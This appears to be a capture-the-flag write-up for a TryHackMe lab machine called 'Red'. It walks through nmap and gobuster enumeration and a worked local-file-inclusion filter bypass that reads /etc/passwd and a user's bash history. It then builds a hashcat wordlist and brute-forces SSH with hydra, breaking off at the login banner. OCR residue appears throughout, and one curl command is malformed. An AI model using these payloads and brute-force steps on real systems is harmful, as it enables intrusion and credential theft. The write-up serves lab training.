Red [THM]

A classic battle for the ages.

The match has started, and Red has taken the lead on you.

But you are Blue, and only you can take Red down.

However, Red has implemented some defense mechanisms that will make the battle a bit difficult:

1. Red has been known to kick adversaries out of the machine. Is there a way around it?

2. Red likes to change adversaries' passwords but tends to keep them relatively the same.

3. Red likes to taunt adversaries in order to throw off their focus. Keep your mind sharp!

This is a unique battle, and if you feel up to the challenge. Then by all means go for it!

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 red.thm

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   3072 e2:74:1c:e0:f7:86:4d:69:46:f6:5b:4d:be:c3:9f:76 (RSA)
|   256 fb:84:73:da:6c:fe:b9:19:5a:6c:65:4d:d1:72:3b:b0 (ECDSA)
|_  256 5e:37:75:fc:b3:64:e2:d8:d6:bc:9a:e6:7e:60:4d:3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title: Atlanta - Free business bootstrap template
|_Requested resource was /index.php?page=home.html
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Netw
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   190.96 ms 10.8.0.1
2   191.57 ms red.thm (10.10.234.9)
```

We got two ports that are 22 and 80 meaning that we are running a web application on http. Let's use --script vuln to get more information about the web application running on 80.

command ⇒ nmap -sV -T5 --script vuln -p80 red.thm

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-enum:
|_  /home.html: Possible admin folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

Ok now that we know that we could possibly have a admin folder lets visit the website and see what is it about. But before that let's use gobuster or ffuf to do directory enumeration.

Gobuster Scanning

command ⇒ gobuster dir -u http://red.thm/ -w /usr/share/dirb/wordlists/big.txt -t 64

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://red.thm/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 272]
/.htaccess            (Status: 403) [Size: 272]
/assets               (Status: 301) [Size: 303] [--> http://red.thm/assets/]
/server-status        (Status: 403) [Size: 272]
```

```
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Ok we got a assets directory lets enumerate it further too see what we can get.

command ⇒ gobuster dir -u http://red.thm/assets -w /usr/share/dirb/wordlists/big.txt -t 64

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://red.thm/assets
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 272]
/.htpasswd            (Status: 403) [Size: 272]
/css                  (Status: 301) [Size: 307] [--> http://red.thm/assets/css/]
/fonts                (Status: 301) [Size: 309] [--> http://red.thm/assets/fonts/]
/images               (Status: 301) [Size: 310] [--> http://red.thm/assets/images/]
/js                   (Status: 301) [Size: 306] [--> http://red.thm/assets/js/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

We got js lets enumerate js to see if there is something that we can get in it.

command ⇒ gobuster dir -u http://red.thm/assets/js -w /usr/share/dirb/wordlists/big.txt -t 64


```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://red.thm/assets/js/
[+] Method:                  GET
```


```
[+] Threads:            64
[+] Wordlist:           /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd          (Status: 403) [Size: 272]
/.htaccess          (Status: 403) [Size: 272]
/fancybox           (Status: 301) [Size: 315] [--> http://red.thm/assets/js/fancybox/]
/images             (Status: 301) [Size: 313] [--> http://red.thm/assets/js/images/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```


Interesting we got fancybox lets try to enumerate further in fancybox to see what we get. But it is forbidden for use so keep this aside for a while and let's visit the website to look at what it is.


Visiting the web application


http://red.thm/index.php?page=index.html




Apps
Places
Apr 1 12:15 PM
Atlanta - Free business boot
http://red.thm/index.php?p
403 Forbidden
Index of /assets/js
File Inclusion/Path traver
red.thm/index.php?page=about.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Atlanta
Home
About
Services
Portfolio
Pages
Contact
Home / About
About us
Our Company
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eveniet, consequuntur eius repellendus eos aliquid molestiae ea laborum ex Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eveniet, consequuntur eius repellendus eos aliquid molestiae ea laborum ex quibusdam laudantium voluptates placeat consectetur quam aliquam beatae soluta accusantium iusto nihil nesciunt unde veniam magnam repudiandae sapiente.
Consectetur adipisicing elit. Eveniet, consequuntur eius repellendus eos aliquid molestiae ea laborum ex quibusdam laudantium voluptates placeat consectetur quam aliquam beatae soluta accusantium iusto nihil nesciunt unde veniam magnam repudiandae sapiente.
Company Goals
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Eveniet, consequuntur eius repellendus eos aliquid molestiae ea laborum ex quibusdam laudantium voluptates placeat consectetur quam aliquam beatae soluta accusantium iusto nihil nesciunt unde veniam magnam repudiandae sapiente. consequuntur eius repellendus eos aliquid molestiae ea laborum ex quibusdam laudantium voluptates placeat consectetur quam aliquam!
Team
Latest News
Responsive Design
Lorem ipsum dolor sit amet, consectetur adipisicing elit. Animi, laborum.
HTML5, CSS3 and JavaScript
Consequuntur eius repellendus eos aliquid molestiae ea laborum ex quibusdam
Bootstrap
Eveniet, consequuntur eius repellendus eos aliquid molestiae ea
Clean Template
Sed, mollitia earum debilis est itaque esse reiciendis amet cupiditate.
Premium Quality
Voluptate minus illo tenetur sint ab in culpa cumque impedit quibusdam. Saepe, molestias quia.


Apps
Places
Apr 1 12:16 PM
About - Atlanta Bootstrap te
http://red.thm/index.php?p
403 Forbidden
Index of /assets/js
File Inclusion/Path traver
red.thm/index.php?page=services.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Atlanta
Home
About
Services
Portfolio
Pages
Contact
Home / About
Services
Responsive Website
Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.
Bootstrap
Standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.
Lories Ureksil
Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book.
HTML5 and CSS3
Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer


Apps
Places
Apr 1 12:16 PM
Atlanta - Free business boot
http://red.thm/index.php?p
403 Forbidden
Index of /assets/js
File Inclusion/Path traver
red.thm/index.php?page=portfolio.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Atlanta
Home
About
Services
Portfolio
Pages
Contact
Home / Portfolio
Portfolio
At lorem Ipsum available, but the majority have suffered alteration in some form by injected humour.
All
Web Design
Photography
Print
PROJECT TITLE
red.thm/assets/images/portfolio/img5.jpg




All this pages are dummy lorem ipsum pages that has no meaning to them but 1 thing that is quite interesting is that the url has a ?page= parameter where we can try LFI path traversal. Let's give that a try.

Exploitation [Phase 2]

LFI (Local File Inclusion Path Traversal)

payload_url ⇒ http://red.thm/index.php?page=../../../../etc/passwd



Got redirected to the same index.html page that means there is some kind of filtering that is happening that is not letting us get LFI. We can try and see what content does the index.php file has using this page parameter

Index.php

url ⇒ view-source:http://red.thm/index.php?page=index.php

```
<?php

function sanitize_input($param) {
    $param1 = str_replace("../","",$param);
    $param2 = str_replace("./","",$param1);
    return $param2;
}

$page = $_GET['page'];
if (isset($page) && preg_match("/^[a-z]/", $page)) {
    $page = sanitize_input($page);
    readfile($page);
} else {
    header('Location: /index.php?page=home.html');
}

?>
```

As we can see that we have got the php code from index.php that is actually sanitizing the input and not letting the user to get LFI. Now let's analyse this php code to get around and bypass that filter so that we can move forward with this machine.

what does the php code actually do? (First Block)

```
function sanitize_input($param) {
    $param1 = str_replace("../","",$param);
    $param2 = str_replace("./","",$param1);
    return $param2;
}
```

Let's step by step understand what does this **sanitize-input** function does. It is taking **$param** as input that is going to be sanitized

1. **First Step of the Sanitization Process**

```
$param1 = str_replace("../","",$param);
```

For example **'../../../../etc/passwd'** is the parameter that we provided to the page to get LFI now what the above code does is that it is taking this whole string and using **'str_replace'** to replace **'../'** with a empty string like this **' '** and then saving the sanitized output into **'$param1'** for further processing.

Before Sanitization of the input

```
../../../../etc/passwd                ⟹ Basic LFI command
....//....//....//...//etc/passwd     ⟹ Basic Filter method for LFI command
```

This is the string that we got from **$param**.

After Sanitization of the input

```
etc/passwd
../../../../etc/passwd
```

This is what we are going to save in **$param1** after first step of sanitization.

2. **Second Step of the Sanitization Process**

```
$param2 = str_replace("./","",$param1);
```

Now that we have filtered the input once and saved it into **$param1** we are going to sanitize it again using the same method just replacing the string with the new sanitized output we got from the first filtering process in step one.

Before Sanitization of the output

```
etc/passwd
../../../../etc/passwd
```

This is the the string that we got from **$param1**.

After Sanitation of the output

```
etc/passwd
etc/passwd
```

This is the string we got after filtering the output second time and this is going to be saved in **$param2**.

Last step of the function

```
return $param2;
```

Once all the filtering process is done and the final output is saved in **$param2** it is then returned. This is how the index.php was filtering our LFI command.

what does the php code actually do? (Second Block)

```
$page = $_GET['page'];
if (isset($page) && preg_match("/^[a-z]/", $page)) {
    $page = sanitize_input($page);
    readfile($page);
} else {
    header('Location: /index.php?page=home.html');
}
```

Now lets see how this block of code works

1. **Saving the input**

```
$page = $_GET['page'];
```

This takes the string from the page parameter and then saves it into **$page** for further processing.

2. **Checking the input**

```
if (isset($page) && preg_match("/^[a-z]/", $page)) {
    $page = sanitize_input($page);
    readfile($page);
} else {
    header('Location: /index.php?page=home.html');
}
```

Here once we have saved the input we are using **isset** to check weather the **$page** is NULL or not and with that simultaneously we are also using **preg_match** to check weather the parameter starts with lowercase letters or not by matching the pattern that we are setting in the **preg_match** if both conditions are true then we are sending this string to the **sanitize_input** function for futher processing that we discussed above and once all that is done we are using the readfile to read the file that we input that is **/etc/passwd** but if both condition or one of the conditions is not true then we are redirected to the index.html as we saw earlier.

Payload Generation for LIF

```
payload ⇒ uday/.....///.....///.....///.....///etc/passwd
```

This is the filter bypass payload that we have created to get LFI why so many dots and slashes you may ask. Let’s understand why below

```
if (isset($page) && preg_match("/^[a-z]/", $page))
```

As we know that we need to have a lowercase string in the every start of the parameter to pass preg_match condition that is why we added a lowercase string to the start of our payload that is my name but you can use any lowercase char you want.

```
$param1 = str_replace("../","",$param);
$param2 = str_replace("./","",$param1);
```

Now that we passwd the preg_match we are on the next step that the main sanitization of the input. Now to **bypass** this we have added **5 dots** and **3 slashes** because in the **first step of sanitization** it is removing **2 dots** and **1 slash** and in the **second step** it is removing **1 dot** and **1 slash** that makes the **total** to

Total ⇒ 2 + 1 dots and **1 + 1 slashes ⇒ 3 dots** and **2 slashes**

and to get our **LFI** we use **2 dots** and **1 slash** meaning that we need this **2 dots** and 1 **slash** for our LFI to works that is why we are going to add the total to the LFI one

LFI ⇒ 2 dots and **1 slash**

Total from above ⇒ 3 dots and **2 slashes**

Payload_total ⇒ 2 + 3 dots and **1 + 2 slashes ⇒ 5 dots** and **3 slashes**

Now when this payload goes though the sanitization process it will be perfect for LFI

Before Sanitization

```
uday/.....///.....///.....///.....///etc/passwd
```

After Sanitization

```
uday/../../../../../etc/passwd
```

After the filter has removed those extra dots and slashes we are left with this and this is what we wanted and this will give /etc/passwd. Lets Execute this in out terminal

command ⇒ curl http://red.thm/index.php?
page=uday/.....///.....///.....///.....///etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
blue:x:1000:1000:blue:/home/blue:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
red:x:1001:1001::/home/red:/bin/bash
```

And there we go we have successfully passed the filter and gotten ourselves LFI path traversal. Now we can see two users one is **Blue** and other is **Red.** Lets use our path traversal to check for files in them or look for credentials for any of them.

Post_Exploitation [Phase 3]

Blue’s Bash_history via path traversal

command ⇒ curl http://red.thm/index.phppage=uday/...../.../...../.../...../.../home/blue/.bash_history




In Blue's bash history we can see that there was file called passlist.txt that was created by hashcat and it was referencing the file .reminder to create that wordlists. But here we can also see that passlist.txt was removed but there is no sign of removing the .reminder file that was the refence to creating the passlist.txt if we get our hands on that we can replicate the process and get ourselves a new passlist.txt that we can later use to brute force blue's ssh.

Creating a new passlist.txt file via .reminder file


Ok as i suspected we got ourselves the .reminder file now we can use this to create a new passlist.txt file. Let's do that.

command ⇒ hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt



As you can see we have use the same command to create the passlist.txt wordlist. Now let's use this newly created wordlist to brute force blue's ssh.

command ⇒ hydra -l blue -P passlist.txt ssh://red.thm -t 10



We got a hit lets login into blue ssh to move forward.

command ⇒ ssh blue@red.thm

```
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 01 Apr 2025 06:44:13 PM UTC

  System load:  0.0               Processes:             143
  Usage of /:   64.5% of 8.87GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.10.19.187
